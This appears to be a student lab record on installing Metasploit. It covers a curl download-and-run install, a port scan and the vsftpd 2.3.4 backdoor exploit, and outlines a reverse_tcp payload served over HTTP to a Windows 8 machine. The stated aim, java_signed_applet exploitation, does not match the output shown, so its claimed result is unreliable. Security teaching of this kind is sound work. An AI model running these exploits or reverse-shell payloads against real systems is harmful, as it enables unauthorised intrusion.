**Ex 13**

**Date:**

**METASPLOIT FRAMEWORK**

**Aim:**

To set up Metasploit framework and to exploitjava\_signed\_applet in Windows 8 machine remotely.

# **Algorithm:**

1. Generate payload to be inserted into the remote machine

2. Set the LHOST and it’s port number

3. Open msfconsole.

4. Use exploit/multi/handler

5. Establish reverse\_tcp with the remote windows 8 machine.

6. Run SimpleHTTPServer with port number 8000.

7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000

8. In KaliLinux, type sysinfo to get the information about Windows 8 machine

9. Create a new directory using the mkdir command. 10.Delete the created directory.


**Output:**

To install Metasploit in Linux, run the command shown below.


**root@fedora:/home/student# sudo curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall**

**root@fedora:/home/student130# yum install libxcrypt-compat**

**root@fedora:/home/student# msfconsole**




**msf6 > search portscan**



**msf6 > use auxiliary/scanner/portscan/tcp**

**msf6 auxiliary(scanner/portscan/tcp) > show options**




**set RHOSTS <Target(s)>**


**set PORTS <Ports>**

**set THREADS <Threads>**


**run**



**back**




**search vsftp**



use exploit/unix/ftp/vsftpd\_234\_backdoor

Info




If you wanted to define a different target, you would run the following command.

set RHOSTS 192.168.0.101


Once target and port are defined, run the ***exploit*** command to launch the exploit.

exploit



To disconnect from the target, I run the ***exit*** command.

exit



To exit Metasploit, also use the exit command.

exit

# 

# 

# **Result:**

Hence to set up Metasploit framework and to exploitjava\_signed\_applet in Windows 8 machine remotely was done successfully.